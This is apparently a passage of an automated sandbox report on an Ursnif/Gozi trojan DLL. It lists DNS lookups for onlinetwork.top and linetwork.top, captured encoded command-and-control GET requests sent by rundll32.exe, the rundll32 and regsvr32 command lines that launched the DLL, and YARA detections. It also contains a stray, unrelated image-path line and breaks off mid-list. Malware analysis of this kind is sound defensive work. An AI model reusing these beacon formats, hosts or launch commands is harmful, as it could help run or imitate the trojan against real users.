Oct 21, 2022 00:28:09.149972916 CEST	49753	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:09.775011063 CEST	49751	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:11.947268009 CEST	49752	80	192.168.2.4	31.41.44.194
Oct 21, 2022 00:28:15.150471926 CEST	49753	80	192.168.2.4	31.41.44.194

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Oct 21, 2022 00:25:29.478641987 CEST	59444	53	192.168.2.4	8.8.8.8
Oct 21, 2022 00:25:29.915838957 CEST	53	59444	8.8.8.8	192.168.2.4
Oct 21, 2022 00:25:39.180322886 CEST	55570	53	192.168.2.4	8.8.8.8
Oct 21, 2022 00:25:39.373328924 CEST	53	55570	8.8.8.8	192.168.2.4
Oct 21, 2022 00:25:40.999285936 CEST	64906	53	192.168.2.4	8.8.8.8
Oct 21, 2022 00:25:41.308494091 CEST	53	64906	8.8.8.8	192.168.2.4
Oct 21, 2022 00:25:44.133048058 CEST	59446	53	192.168.2.4	8.8.8.8
Oct 21, 2022 00:25:44.507917881 CEST	53	59446	8.8.8.8	192.168.2.4
Oct 21, 2022 00:27:11.884556055 CEST	58914	53	192.168.2.4	8.8.8.8
Oct 21, 2022 00:27:12.202425003 CEST	53	58914	8.8.8.8	192.168.2.4
Oct 21, 2022 00:27:20.512377977 CEST	51419	53	192.168.2.4	8.8.8.8
Oct 21, 2022 00:27:20.531629086 CEST	53	51419	8.8.8.8	192.168.2.4
Oct 21, 2022 00:27:22.557136059 CEST	51054	53	192.168.2.4	8.8.8.8
Oct 21, 2022 00:27:22.746049881 CEST	53	51054	8.8.8.8	192.168.2.4
Oct 21, 2022 00:27:25.861325979 CEST	55673	53	192.168.2.4	8.8.8.8
Oct 21, 2022 00:27:25.882078886 CEST	53	55673	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Oct 21, 2022 00:25:29.478641987 CEST	192.168.2.4	8.8.8.8	0x180a	Standard query (0)	onlinetwork.top	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:25:39.180322886 CEST	192.168.2.4	8.8.8.8	0xd013	Standard query (0)	onlinetwork.top	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:25:40.999285936 CEST	192.168.2.4	8.8.8.8	0x3dcd	Standard query (0)	onlinetwork.top	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:25:44.133048058 CEST	192.168.2.4	8.8.8.8	0xf19f	Standard query (0)	onlinetwork.top	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:27:11.884556055 CEST	192.168.2.4	8.8.8.8	0xdd20	Standard query (0)	linetwork.top	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:27:20.512377977 CEST	192.168.2.4	8.8.8.8	0xd8f	Standard query (0)	linetwork.top	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:27:22.557136059 CEST	192.168.2.4	8.8.8.8	0x4b6c	Standard query (0)	linetwork.top	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:27:25.861325979 CEST	192.168.2.4	8.8.8.8	0xe014	Standard query (0)	linetwork.top	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Oct 21, 2022 00:25:29.915838957 CEST	8.8.8.8	192.168.2.4	0x180a	No error (0)	onlinetwork.top		31.41.44.194	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:25:39.373328924 CEST	8.8.8.8	192.168.2.4	0xd013	No error (0)	onlinetwork.top		31.41.44.194	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:25:41.308494091 CEST	8.8.8.8	192.168.2.4	0x3dcd	No error (0)	onlinetwork.top		31.41.44.194	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:25:44.507917881 CEST	8.8.8.8	192.168.2.4	0xf19f	No error (0)	onlinetwork.top		31.41.44.194	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:27:12.202425003 CEST	8.8.8.8	192.168.2.4	0xdd20	No error (0)	linetwork.top		62.173.145.183	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:27:20.531629086 CEST	8.8.8.8	192.168.2.4	0xd8f	No error (0)	linetwork.top		62.173.145.183	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:27:22.746049881 CEST	8.8.8.8	192.168.2.4	0x4b6c	No error (0)	linetwork.top		62.173.145.183	A (IP address)	IN (0x0001)	false
Oct 21, 2022 00:27:25.882078886 CEST	8.8.8.8	192.168.2.4	0xe014	No error (0)	linetwork.top		62.173.145.183	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- linetwork.top

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49742	62.173.145.183	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Oct 21, 2022 00:27:12.300672054 CEST	8777	OUT	GET /drew/fJ29sqPsP/PB4FnwvByjBglXFYEjZ1/hXe9prWt3B5GwuDq98v/uxK6HJV9Vv2hGb4_2BzE87/_2B7cwHJr4KZl/Z2JNy_2F/FQTy6SE98GzpaP4OycRAbeK/FNb75e_2BZ/vDSt33A5GpRAp0Wp5/3sRCo7L7mC_2/FRcDNZgk7ge/0DV7I1SHotZlJK/MawMR4TykLq9DH4qoWZqU/9lh5zRf0UXFuxlAr/44doOlzEgahzUed/pTo7pwfqznm_2FNsdD/ONqwlJdhn/hTW0RFx_2FoxngXj4_2B/7VTtckioJ/RQjhyCJh.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: linetwork.top Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49743	62.173.145.183	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Oct 21, 2022 00:27:20.607846022 CEST	8779	OUT	GET /drew/bBjIYvLPS6LWM/5hSIaVH5/Wq734Z_2BJdlJMJo3F9GITO/_2FcMitcTe/kWvqzZ_2B_2FKKbPA/PasXloBqTiXU/g_2FlZW7Y_2/B41HTf6QrjFt_2/BVrbTt4PzlSq49i2n_2Bd/eYvDRtuGLt_2Fv6B/tiuwwj_2BAQltrY/i8qwn6NTmmAuX65G3U/G0pEw9pKd/5FnOrAI7ls4u0lmSvnEp/39rOvZP_2BCYyBu8UVC/tWjDwJwf88LN44CDcCSZK_/2BvPg5_2BjQiD/eLQzVCVR/WPugjRuufv7WeRl3hdeCsRv/aT5ChRiLQy/6L.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: linetwork.top Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49744	62.173.145.183	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Oct 21, 2022 00:27:22.814107895 CEST	8780	OUT	GET /drew/NXo6zedpn_2B_/2BcanAQX/FnyJMATt_2F48kv6_2FGokp/FknJiZ4BPO/rcHYyBUZQ99j1sGoQ/3iqH_2FJ2MwI/44xXh3ewHre/Z3uYW8oE7cSgpQ/KoDoLpaNqGjAzcl7PDDtU/W4U8yO0BLXfpg6Fg/1LkQrB_2FwF36_2/F24Alce0F3ZIABc8fP/582wfkRmY/YYSggLyv6WiREP5aRpD7/BrtAiO3VnPYfIPLClgV/qChVx2f_2BaPtkYL4DoePx/ugW_2FeHancyO/tXrlnouq/Hh9J5BBA0FEl0HWw67W05n9/zd1N.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: linetwork.top Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49745	62.173.145.183	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Oct 21, 2022 00:27:25.963476896 CEST	8781	OUT	GET /drew/cLUzScwIGd6IPZFBgwJAB/boGs7r3rpKnEEW26/lZwhyzcbrBr1vrh/pacdkNsvfXz_2BJd7M/nIUnH5UJy/lraLufWTWWuSthVJSQnB/skwB6_2F4mYx1hncPnC/DX7TcGWo1RJRVk4zslIVLg/yTztrtFucPEpP/M0MfTI80/ZOv2XL0MhanRoGMyGX9uAoo/dmIzHKJR6c/gnzW6jLfOR7yWUymL/vvx15g4IZ4jD/aDLfgoeX_2F/HE40tKUB0xmnED/5US9_2FwaFREdIsGRoa7p/JuiKle06sqYmlLWx/l.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: linetwork.top Connection: Keep-Alive Cache-Control: no-cache

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: **4124**, Parent PID: **3528**

General

Target ID:	0
Start time:	00:24:55
Start date:	21/10/2022
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe "C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll"
Imagebase:	0xf20000
File size:	116736 bytes

MD5 hash:	1F562FBF37040EC6C43C8D5EF619EA39
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.817394092.0000000001379000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.343566603.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.343566603.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.343566603.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.343497649.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.343497649.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.343497649.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.343438473.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.343438473.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.343438473.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.817516370.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000002.817516370.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000002.817516370.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.343171916.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.343171916.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.343171916.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.343329790.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.343329790.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.343329790.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.343470122.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.343470122.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.343470122.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.343551363.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.343551363.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.343551363.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.343230461.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000000.00000003.343230461.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000000.00000003.343230461.0000000001AC8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5520**, Parent PID: **4124**

General

Target ID:	1
Start time:	00:24:55
Start date:	21/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **5080**, Parent PID: **4124**

General

Target ID:	2
Start time:	00:24:56
Start date:	21/10/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll",#1
Imagebase:	0xd90000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **5216**, Parent PID: **4124**

General

Target ID:	3
Start time:	00:24:56
Start date:	21/10/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll
Imagebase:	0x70000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.354187401.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.354187401.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.354187401.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.354124347.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.354124347.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.354124347.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.353972705.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.353972705.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.353972705.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.354053342.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.354053342.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.354053342.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.354175000.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.354175000.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.354175000.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.354150298.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.354150298.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.354150298.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.353919364.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.353919364.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.353919364.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.817541038.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000002.817541038.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000002.817541038.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.817437989.0000000004A49000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.354013304.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000003.00000003.354013304.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000003.00000003.354013304.0000000004F88000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **5020**, Parent PID: **5080**

General

Target ID:	4
Start time:	00:24:56
Start date:	21/10/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll",#1
Imagebase:	0xaf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.347389084.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000003.347389084.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.347389084.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.347438026.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000003.347438026.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.347438026.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.347208366.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000003.347208366.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.347208366.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.347419865.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000003.347419865.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.347419865.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.347302093.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000003.347302093.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.347302093.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.347451141.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000003.347451141.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.347451141.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.817337923.00000000049B9000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.347355624.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000003.347355624.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.347355624.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.817517384.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000002.817517384.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000002.817517384.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.347162073.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000004.00000003.347162073.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000004.00000003.347162073.0000000004EA8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **780**, Parent PID: **4124**

General

Target ID:	5
Start time:	00:24:56
Start date:	21/10/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\ursnif_IAT_corrected.exe.dll,DllRegisterServer

Imagebase:	0xaf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.322255740.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000003.322255740.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.322255740.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000005.00000003.322346163.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000005.00000003.322346163.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000005.00000003.322346163.0000000004FF8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: 